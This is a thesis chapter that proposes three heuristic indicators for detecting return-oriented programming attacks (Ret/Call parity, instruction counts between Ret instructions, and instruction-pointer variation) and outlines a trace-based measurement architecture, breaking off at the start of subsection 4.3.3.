CHAPTER 4 PROPOSING NEW ROP INDICATORS

4.1 INTRODUCTION

As shown in Chapter 3, the deployed defences are unable to stop ROP. This failure is also reflected by the number of the reported attacks that has been raising since late 2013[11]. In addition, the results of our analysis presented in Section 3.8 proved that the proposed alternatives need a lot of enhancements, and suffer from many problems such as deployment problems, high overhead introduced, low detection rate and the majority of them could be easily circumvented.

The absence of effective protections against ROP attacks heightened the need for new defences as well as the importance of answering our last two research questions regarding the alternative defenses. As an answer, we propose three indicators of compromise which could be used to detect ROP attacks. These indicators could be considered as a meta-data generated unwillingly by the ROP attack, and their existence indicates the presence of such attacks.

The first indicator proposes the inspection of every Ret[26] and Call[26] instruction being executed by the program. From a general perspective, it relies on the fact that ROP attacks will prevent these instructions from performing their normal tasks[49]. The proposed indicator is defining this abnormal behaviour as well as how we can observe it. We are discussing the details of this indicator in Subsection 4.2.1.

The second proposed indicator focuses on inspecting every instruction being executed between two consecutive Ret[26] instructions. The idea is also about detecting the violation of some specific conditions that must hold true during the execution, this indicator defines these conditions, as well as how ROP attacks are violating them. Subsection 4.2.2 takes care of detailing this indicator and explaining all the related concepts.

The last indicator focuses on the variation of the Instruction Pointer[26]. More specifically, it proposes the inspection of this variation with the goal of identifying any abnormal patterns that could be introduced by ROP attacks. A full description of this indicator is provided in subsection 4.2.3.

As any indicator, the proposed ones can not be used without being measured or observed, hence the need to answer the last research question. Thus, we proposed a measurement technique for each indicator. The logic behind these techniques, as well as the technology proposed to implement them, are discussed and detailed in Subsection 4.3.

4.2 THE PROPOSED INDICATORS

4.2.1 Ret/Call parity

Programs often rely on subroutines to perform some tasks such as reading users inputs, updating a database or performing calculations. In order to be able to call these subroutines, programs usually rely on the x86 assembly instruction Call[26]. This instruction interrupts the main execution, saves the address of the interruption onto the stack, then transfers the control to the called subroutine.

When a subroutine ends, the program needs to resume the previous execution from where it was interrupted, therefore it relies on the Ret[26] instruction located at the end of each subroutine to read the previously saved address then jump to it. This mechanism shows perfectly how Call and Ret are always paired together and how "Call" instruction is always executed before the Ret as shown in Figure 4.1.




Figure 4.1 Ret/Call logic

Call and Ret could be executed in two possible ways, the first one is when two subroutines are called one after the other (in sequence). The second way is when the first subroutine calls the second one (recursively). Figure 4.2 shows how Call and Ret would be organized in both cases.



Execution order
CALL ...... RET ...... CALL .... RET
Sequence
CALL ...... CALL ...... RET .... RET
Recursive

Figure 4.2 Ret/Call possible execution order

It becomes obvious that in both cases and at any moment during the execution, the number of the executed Call should be higher or equal to the number of the executed Ret. However, this fact does not hold true during a ROP attack as it interrupts the normal execution and forces the program to execute gadgets which only contain Ret instructions[49]. It can therefore be assumed that the number of the executed Ret will increase until becoming higher than the number of the executed “Call” as explained in Figure 4.3.




Figure 4.3 ROP gadgets increase the number of the executed Ret

The proposed indicator exploits the previously described anomaly introduced by ROP attacks to identify the malicious execution. More specifically, we propose monitoring the number of the executed “Ret” and “Call” at run-time and comparing them to make sure that they reflect the legitimate behaviour, where the number of the executed “Call” is always higher or equal to the number of the executed “Ret”.

4.2.2 Executed instructions between two Ret

The number of the instructions executed by a subroutine depends on the complexity of the performed tasks, the manner in which it was implemented and the optimization performed by the compiler during the compilation process[57]. However, nearly any subroutine must contain at least five to ten necessary instructions, these instructions are responsible for first preparing the stack when the subroutine starts, second cleaning the stack and restoring it to its original state when the subroutine ends. These processes are known as "function prologue"[26] and "function epilogue"[26].




Figure 4.4 Function Prologue and Epilogue

Figure 4.4 represents an example of a typical prologue and epilogue, the first three lines of code are the function prologue, it starts by pushing the current base pointer "ebp"[26] onto the stack so that the program can restore it later. The second line in the prologue writes the value of the stack pointer "esp"[26] into the "ebp" in order to create a new stack frame on top of the old one. The third line of code is taking care of creating the space for the function's local variables. Depending on the architecture, the "esp" could be decreased or increased, if the stack is growing down, which is the case for the x86 arch, then the "esp" should be decreased as shown in the third line of the prologue.

The last two lines of code are the function epilogue, this is where the stack gets cleaned. The first line of code in the epilogue restores the previously saved “esp”, while the second line is taking care of restoring the value of the base pointer “ebp”.

In addition, besides the prologue and the epilogue, a subroutine must contain some core instructions, they are related to the execution of the main tasks, and they should be located between the prologue and the epilogue. The total number of the executed instructions in a subroutine is composed of these core instructions plus the epilogue and the prologue.

Based on the facts presented thus far, the total number of the executed instructions between two Ret should not be so small and must always stay a bit high, more specifically higher than five. However, this does not hold true during a ROP attack since it is executing a small number of instructions[49]. According to Shacham, this number could vary from three to five instructions.

This indicator proposes checking the number of the executed instructions between two successive Ret and making sure that this number is higher than five, if not, then it shouldn't stay less than five for more than three constitutive Ret as the minimum number of gadgets that can be found in a ROP chain is 3[9].

It is also important to point to the fact that there are some exceptions where a subroutine does not contain an epilogue or a prologue, such as “leaf functions” and “naked functions”[37]. If the number of the core instructions executed by these functions is so small, they may introduce false positive alerts in this indicator.

4.2.3 Instruction pointer variation

The code of a program is composed of a set of instructions. At run-time, they are loaded in a specific memory location known as "code segment" (CS)[26]. More specifically, the “loader” reads the contents of the executable and writes it into the code segment from where they will be executed. These instructions are executed one by one, after executing every instruction the program decides what should be the next instruction and jumps to its address, this address is always stored in a register (processor register) called the Instruction Pointer (IP). This pointer is updated after executing any instruction[26].

It is a widely held view that the distribution of these instructions, the order and the time of their execution is completely random, but this is not true. In fact, they obey to some fundamental principles such as the “Temporal locality”[15] and the “Spatial locality”[15]. These two principles were introduced by Peter J. Denning, he defined the temporal locality as the reuse of the same memory address within a small period of time. In other words, if a memory address is used in the present, it is more likely that the same address will be reused again in the near future. Denning defined the spatial locality as the use of very close addresses. In other words, if a memory address is used, it is more likely that nearby addresses will be used in the near future. Kleen *et al.* also studied these principles and explained well the difference between good locality and poor locality. Figure 4.5 and Figure 4.6 shows how Kleen *et al.* explained this difference.

The “Temporal locality” and the “Spatial locality” are not the only rules that organize and influence the executed instructions and their distribution, the set of optimizations applied by compilers is also making the execution of the legitimate code more unique and organized. The “size optimization” is one of these optimization where the assembly code is modified to maximize the code cache and improve the decoding time, this type of optimization involves the use of the shortest instructions, as an example, “add eax,1000” is used instead of “add ebx,1000” as it takes one byte less. Other examples of “size optimisation” involve using shorter addresses or exceptionally making instructions longer for the sake of alignment. Agner[2] explained hundreds of other optimization rules applied by compilers where the assembly code is modified, rearranged and placed in specific regions in order to improve its performance.

However, the malicious code executed during a ROP attack is different from what a normal compiler would generate as it does not obey to any rules or lows, this is because it is composed of random sequences of instructions chosen by the attacker instead of being generated by a compiler. During the execution of this malicious code, the instruction pointer points to the addresses of the gadgets instead of pointing to the program's code, it can therefore be assumed that the IP variation will be also different during a ROP attack as it reflects what has been executed. This indicator proposes monitoring the variation of this pointer and tries to identify any unusual variation or patterns that may be linked to the execution of ROP attack.




Figure 4.5 Good locality[30]




Figure 4.6 Poor locality [30]

4.3 THE PROPOSED MEASUREMENT TECHNIQUE

Previously in this chapter, we introduced our proposed indicators, we explained the main motivation behind proposing them as well as their logic. We also explained how each indicator needs to measure some specific run-time variables in order to be able to decide whether a ROP attack is being executed or not. In this section we are proposing and specifying the measurement technique that could be used to measure these indicators. By doing so, we are answering our last research question.

The first indicator focuses on comparing the number of the executed Ret with the number of the executed Call, hence, our measurement technique should be able to first intercept the execution of these instructions, second count the number of the executed Ret and Call, and third compare the two numbers and save the information/results in a separated execution traces (a dedicated trace for each thread).

The second indicator focuses on monitoring the number of instructions executed between two consecutive Ret. Therefore, our measurement technique should be able to : intercept the execution of Ret, count the number of the executed instructions until the next Ret and store the collected information/results inside the execution traces.

The third indicator is interested in monitoring the variation of the instruction pointer, for that reason the measurement technique should be able to extract the address of every executed instruction, then save it into the appropriate trace.

4.3.1 Architecture of the measurement technique

From a general perspective, the proposed architecture is composed of three modules as shown in Figure 4.7. Each module is responsible for performing a specific task.




Figure 4.7 Global architecture of the measurement technique

As shown in Figure 4.7, module (1) is named “Input preparator”, it is taking care of triggering the executable and providing the needed inputs depending on the experiment type : Running malicious executions or Running legitimate programs.

In the case of studying the malicious behaviour of ROP attacks, the Input preparator executes the vulnerable program, chooses a malicious ROP chain and trigger the attack.

In the case of studying the legitimate behaviour of normal programs, the Input preparator executes one of these programs, then provides it with the needed input (parameters). The vulnerable program as well as the lists of the malicious ROP chains, the legitimate programs and the legitimate parameters will be detailed in the next chapter when we introduce the experimental phase.

During the execution of the analyzed program, Module (2) takes care of performing the needed measurements, it performs a different measurement depending on the studied indicator. The results are saved into execution traces, hence the name “Trace generator”. A separated trace is dedicated for each thread running under the analyzed program.

Module (3) is called the “Trace analyzer”. As its name indicates, this module is responsible for analyzing the traces generated by the “Trace generator”. The analysis process performed by this module consists in running the detection logic proposed by the studied indicator.

The implementation of Module (2) and Module (3) (Trace generator and Trace analyzer) depends on the indicator’s logic, therefore, both of them should be customized to fit the needs of each indicator. In other words, there is three different versions of Module (2) and three different versions of Module (3). These versions are detailed in Subsections 4.3.2, 4.3.3 and 4.3.4. However, the same implementation of Module (1) could be used for the three indicators.

4.3.2 Trace generator & Trace analyzer : Ret/Call parity

The first versions of the Trace generator and the Trace analyzer are designed for studying the first indicator. This indicator monitors the number of the executed Ret and Call at run-time and compares them to make sure that the number of the executed Call is always higher than the number of the executed Ret. The logic of the first version of the Trace generator is detailed in Figure 4.9.




Figure 4.8 Trace generator : Ret/Call parity

As shown in Figure 4.9, step (1) consists in staying idle until the execution of a new instruction. During step (2), the module checks the current context to identify the thread in question using the unique thread ID attributed by the system. The process of identifying the thread that executes the instruction is important as a separated trace should be generated for each thread. Step (3) consists on inspecting the instruction's opcode. If the opcode corresponds to a "Call" opcode, the module increments the Call counter (5.1) and updates the trace (6). If the opcode corresponds to a Ret opcode, the module increments the Ret counter (5.2), then updates the execution trace (6). If the opcode does not match either Ret or Call, the instruction will be ignored and the module remains unresponsive until the execution of another instruction.

The logic of the of Trace analyzer consists on running the verification proposed by the indicator, which could be performed in the three steps shown in Figure 4.9. Step (1) consists on waiting for a new trace update. The content of this update is inspected in step (2) to make sure that the number of the executed Call is higher than the number of the executed Ret. If not, the Trace analyzer raises an alert about a ROP attack being executed (3).



Trace updated
1
Yes
Is the number of the executed Call higher than the number of the executed Ret
2
No
ROP attack detected
3

Figure 4.9 Trace analyzer : Ret/Call parity

4.3.3 Trace generator & Trace analyzer : Executed instructions between two Ret

The second versions of the Trace analyzer and the Trace generator are designed for the indicator that focuses on analyzing the number of the executed instructions between two consecutive Ret. The logic of the Trace generator module is detailed in Figure 4.10.

